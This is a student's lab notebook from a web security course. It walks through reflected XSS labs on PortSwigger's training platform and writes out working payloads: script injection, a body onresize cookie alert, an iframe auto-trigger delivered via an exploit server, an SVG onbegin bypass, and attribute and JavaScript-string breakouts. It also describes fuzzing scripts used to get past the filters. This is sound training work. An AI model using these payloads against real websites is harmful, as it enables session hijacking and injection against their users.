CS 595 Lab Notebook

Lab 4

Name: Jarren Calizo
OdinID: calizo
Date: May 5, 2025

Table of Contents

1. *Lab Overview* 3

2. *Lab 4.1 XSS*
    - Step 1: Reflected XSS into HTML Context with Nothing Encoded 4
    - Step 2: Reflected XSS with Restricted Tags and Attributes 5
    - Step 3–5: Exploit Server Interaction and Victim Exploitation 6
    - Step 6: Reflected XSS with Some SVG Markup Allowed 9
    - Step 7: Reflected XSS via Attribute Injection with HTML-Encoding 11
    - Step 8: Reflected XSS into JavaScript string with single quote and backslash escaped 14
    - Step 9: Reflected XSS into JavaScript String with Angle Brackets HTML-Encoded 14
    - Step 10: Reflected XSS with Escaped Single Quotes and HTML-Encoded Double Quotes 18
    - Step 11: Reflected XSS – Javascript Template Literals (Escaped Brackets, Quotes, Backslashes) 19
    - Step 12: DOM-Based Reflected XSS Exploiting document.write() via location.search 21
    - Step 13: DOM-based XSS via document.write Sink in <select> Element 23
    - Step 14: DOM XSS in innerHTML sink using location.search 26
    - Step 15: DOM-Based XSS via jQuery Anchor Attribute Sink 27
    - Step 16 & 17: Reflected DOM XSS via eval() on JSON (searchResults.js) 28
    - Step 18: Stored XSS into HTML Context with Nothing Encoded 31
    - Step 19: Stored XSS into Anchor href Attribute with Double Quotes HTML-Encoded 32
    - Step 20–22: Stored XSS via Onclick Event Injection (Backslash Escape Behavior) 34
    - Step 23–24: Stored DOM-Based XSS via Incomplete Client-Side HTML Encoding 38
    - Step 25–27: Exploiting Cross-Site Scripting to Steal Cookies 41
    - Step 28–29: Exploiting Cross-Site Scripting to Capture Passwords 43

3. *Lab 4.2 CORS, Content Security Policy*
    - Step 1: Basic CORS Origin Reflection Attack 46
    - Step 2: Developing a Cross-Origin Exploit 48

- Step 3: Delivering the Exploit and Extracting the Victim’s API Key 49
- Steps 4–7: CSP Virtual Machine Setup, Server Deployment, and Source Code Analysis 50
- Step 8: Content-Security-Policy Behavior Analysis 52
- Step 9: Clean-Up and Resource Teardown 57

Lab Overview

Lab 4 introduced a comprehensive, hands-on exploration of two foundational security concepts in web applications: Cross-Site Scripting (XSS) and Cross-Origin Resource Sharing (CORS)—culminating with Content Security Policy (CSP) as a modern mitigation. Spanning dozens of attack surfaces, I practiced crafting and delivering browser-based exploits through both reflected and stored XSS vectors, as well as exploiting real-world misconfigurations in CORS and CSP implementations.

In Lab 4.1, I escalated through 29 XSS challenges, evolving from basic HTML injection to more subtle DOM-based vulnerabilities. Early steps demonstrated how unencoded inputs like <script>alert(1)</script> could trivially execute. As the lab progressed, I had to adapt to filtered environments—pivoting into SVG payloads, breaking out of JavaScript string contexts, and injecting into dangerous sinks like document.write() and innerHTML. Particularly instructive were exercises involving event handler injection, jQuery misuses, and template literal abuse, which emphasized that modern front-end frameworks are not immune to classic attacks when input is unvalidated. The final stages culminated in realistic exfiltration scenarios, where I automated credential theft using password manager auto-fill behavior, CSRF token harvesting, and DOM scraping—all executed via XSS vectors embedded in blog comments.

In Lab 4.2, I shifted focus to CORS misconfigurations, starting with an origin reflection vulnerability that allowed me to spoof a malicious Origin: header and successfully retrieve sensitive API keys. I wrote a cross-origin JavaScript exploit hosted on an attacker-controlled server, and then delivered it to a victim via Burp's exploit delivery framework. Using a Python script, I extracted the administrator's session and submitted their leaked API key—illustrating how improperly configured CORS policies can become just as dangerous as XSS. To close the loop, I deployed a CSP-aware Node.js server on a GCP VM to simulate modern defenses. I tested various policies from default-src 'none' to granular configurations allowing 'self' and 'unsafe-inline', observing their impact on inline, same-origin, and cross-origin scripts. These experiments made clear the layered effectiveness and subtle missteps that can arise when defining CSP headers.

Lab 4 sharpened my understanding of how client-side controls, origin policies, and user-controlled inputs interact in complex and dangerous ways. It deepened my technical fluency with exploit automation, DOM inspection, and browser behavior under adversarial conditions—skills that are critical for any security engineer auditing modern web applications.

Lab 4.1 XSS


Step 1: Reflected XSS into HTML Context with Nothing Encoded

This initial exercise introduced the canonical example of a reflected XSS vulnerability, where user-supplied input is embedded directly into an HTML response without any form of sanitization or encoding. Specifically, the search term on the target blog application was echoed back into the HTML page verbatim, enabling a classic <script>alert(1)</script> injection.

To exploit this, I created a lightweight Python script named step1_reflected_xss_alert.py that takes a lab URL as a command-line argument. It constructs a GET request with the JavaScript payload embedded in the search parameter and sends it to the server using a requests.Session(). Upon receiving a 200 OK response, I manually visited the generated URL in my browser and verified that the alert box was successfully triggered, confirming the XSS execution.

Command executed:
python step1_reflected_xss_alert.py
0a8e0022041460a3802703fb00a400a5.web-security-academy.net

Output:
[*] Sent reflected XSS payload to:
https://0a8e0022041460a3802703fb00a400a5.web-security-academy.net/?search=<script>alert(1)</script>
[*] HTTP Status: 200
[*] Now visit the URL in a browser to confirm the alert box is triggered.



The above screenshot was captured, confirming successful completion. This exercise emphasized how dangerous unfiltered input in HTML contexts can be and laid the groundwork for more advanced XSS exploitation in future steps.

Step 2: Reflected XSS with Restricted Tags and Attributes

In this step, the lab increased XSS defense by filtering high-risk HTML elements and attributes, including the commonly abused <script> tag. To begin, I verified that the canonical payload from the previous lab (<script>alert(1)</script>) was now blocked, returning a 400 error as expected. This confirmed the presence of a Web Application Firewall (WAF) or custom sanitization logic.

To test whether other HTML elements were still allowed, I submitted a benign search string containing my Odin ID wrapped in a <body> tag:

- <body>calizo</body>

The response reflected this payload, confirming that the <body> tag itself was not filtered and could be leveraged for an alternate injection vector.

I then created and executed a Python script (step2_test_body_events.py) to iterate over several potential window-level event handler attributes on the <body> tag, such


as onload, onresize, and onstorage. The goal was to determine which were still permitted by the site and could be abused for triggering a JavaScript-based payload.

Here is the key output from that script:
[+] Allowed: onresize
[+] Allowed: onstorage

Both onresize and onstorage successfully passed server-side filters. I used the onresize handler to trigger a cookie-stealing simulation via:

- <body onresize=alert(document.cookie)>

After manually resizing the browser window as prompted in the lab, the XSS payload executed successfully, confirming the vulnerability was exploitable even with strict tag and attribute filtering in place. The browser screenshot with the alert box and Odin ID validates this step's completion.




Step 3-5: Exploit Server Interaction and Victim Exploitation

To demonstrate an end-to-end reflected XSS attack using an exploit server, I began by navigating to the provided exploit server from the lab interface. The platform presented a familiar form-based interface for interacting with the server — enabling content storage, viewing, delivery to the victim, and access log review. Before

launching the actual XSS payload, I validated my ability to programmatically interface with the server.

Using a Python script, I retrieved the dynamic exploit server URL by parsing the main lab page and then issued a POST request to the server's /exploit path, storing a benign HTML payload: <h1>Hello calizo</h1>. This test confirmed that I could successfully POST to the server and render output in the preview. The rendered message ("Hello calizo") was captured for documentation. I then verified the request in the access logs, also captured, where my IP address and user-agent were recorded, ensuring the server's behavior matched expectations.




Following validation, I replaced the test payload with the malicious XSS payload. The final HTML body embedded an iframe pointing to the vulnerable search parameter of the target site, injecting:

- <body onresize=alert(document.cookie)></body>

I further ensured execution of the payload using the onload attribute on the iframe to auto-trigger a resizing event:

- <iframe src="https://<site>/?search=<body onresize=alert(document.cookie)></body>" onload=this.style.width='100px'></iframe>


This design triggered the victim browser to execute alert(document.cookie) once the iframe rendered and resized. After storing the final payload using formAction=STORE, I previewed it on the exploit server to confirm popup behavior. Lastly, I delivered the exploit to the simulated victim via a formAction=DELIVER_TO_VICTIM request, effectively completing the lab as verified by the success banner.



This exercise reinforced how even seemingly sanitized environments can be exploited by chaining multiple browser behaviors, specifically abusing non-standard event handlers like onresize to bypass tag and attribute restrictions. The workflow emphasized not only client-side injection paths but also how adversaries craft delivery mechanisms (e.g., iframes and auto-triggers) for successful social engineering.


Step 6: Reflected XSS with Some SVG Markup Allowed

In this exercise, the goal was to exploit a reflected XSS vulnerability despite common script-based payloads being blocked. I started by validating that the basic <script> tag injection was no longer viable by issuing a test search with https://<lab-url>/?search=<script>, which returned a 400 Bad Request. The server response confirmed filtering with a preview text stating: "Tag is not allowed...".




To determine alternative options, I developed a Python script that iterated through a comprehensive list of HTML tags from PortSwigger’s XSS cheat sheet. The script performed HTTP GET requests using the format /?search=<{tag}> and logged whether each tag was allowed based on the HTTP status code. Out of the entire set, only the following tags were not filtered:

- ['animatetransform', 'image', 'svg', 'title']



Given that <animatetransform> and <svg> were still accepted, I proceeded to test for usable event attributes. I used a second script that substituted each event in the format <animatetransform {event}=1>, and tracked which ones succeeded. Only a single event attribute passed the filter:


- ['onbegin']



With this intel, I crafted the following working payload:

- <svg><animatetransform onbegin=alert(1)>


Submitting this payload in the search parameter triggered an alert popup, effectively confirming code execution through SVG-based XSS. The lab marked the exploit as successful, finalizing the step.




This lab emphasized that attackers can bypass traditional <script> filtering by leveraging lesser-known but powerful HTML5/SVG elements and their event hooks. It reinforced the necessity of strict input sanitization and output encoding for all input—especially those rendered in HTML contexts.

Step 7: Reflected XSS via Attribute Injection with HTML-Encoding

This exercise demonstrated a key nuance in XSS exploitation involving how user input is reflected in multiple contexts of a page—specifically, within HTML content and within HTML tag attributes. Although the site applied basic HTML encoding to < and > to prevent raw tag injection, it failed to apply sufficient contextual encoding within attributes.




To start, I submitted my Odin ID wrapped in an HTML tag (<calizo>) as the search term and reviewed the page source. As expected, in the HTML content block, angle brackets were encoded as < and >, confirming that HTML encoding was correctly applied there.



However, upon viewing the page source further, I observed the same input reflected unsanitized within the value attribute of an <input> tag. This introduces an injection surface similar to string-based injection in SQL, where quote characters can prematurely terminate attribute values and introduce malicious behavior. To confirm this, I injected the payload calizo" foo="bar and found that it was indeed treated as a new attribute inside the input tag:


- <input type=text placeholder='Search the blog...' name=search value="calizo" foo="bar">



Building on this, I replaced the rogue attribute with a JavaScript event handler:

- calizo" onmouseover="alert(1)”

Visiting the search page and hovering over the search field successfully triggered the alert box—confirming successful reflected XSS exploitation through attribute injection.



This step reinforced how critical it is to sanitize inputs contextually, not just generally. Encoding output is effective only when tailored to the specific reflection context (HTML content vs. attribute values). Failure to do so leaves applications open to trivial yet impactful attacks like this one.

Step 8: Reflected XSS into JavaScript string with single quote and backslash escaped

In this step, I analyzed an XSS vulnerability where the search term input is reflected inside a JavaScript string rather than an HTML context. To start, I used <calizo> as the search term and viewed the page source. The string was safely encoded in the HTML body (<calizo>), but it was also embedded inside a JavaScript variable:

- var searchTerms = '<calizo>';

This second context is more dangerous, as JavaScript strings allow injected code to execute if escaping isn't properly handled.

Next, I inspected the tracker image generated by the JavaScript document.write() call. It constructed a URL with the search term as a query parameter:

- /resources/images/tracker.gif?searchTerms=<calizo>

Because the string was inserted unencoded into the JavaScript and then written into the DOM, it was easy to manipulate the surrounding context.

To test whether I could break out of the JS context, I entered </script>. This prematurely closed the script tag and inserted rogue HTML. It resulted in raw output on the page:

- '; document.write('');

This output was printed below the search form, confirming the JavaScript injection was successful and that the searchTerms assignment had been broken.

Inspecting the network tab showed that the tracker no longer included my original search term—because the injection terminated the script that generated it:

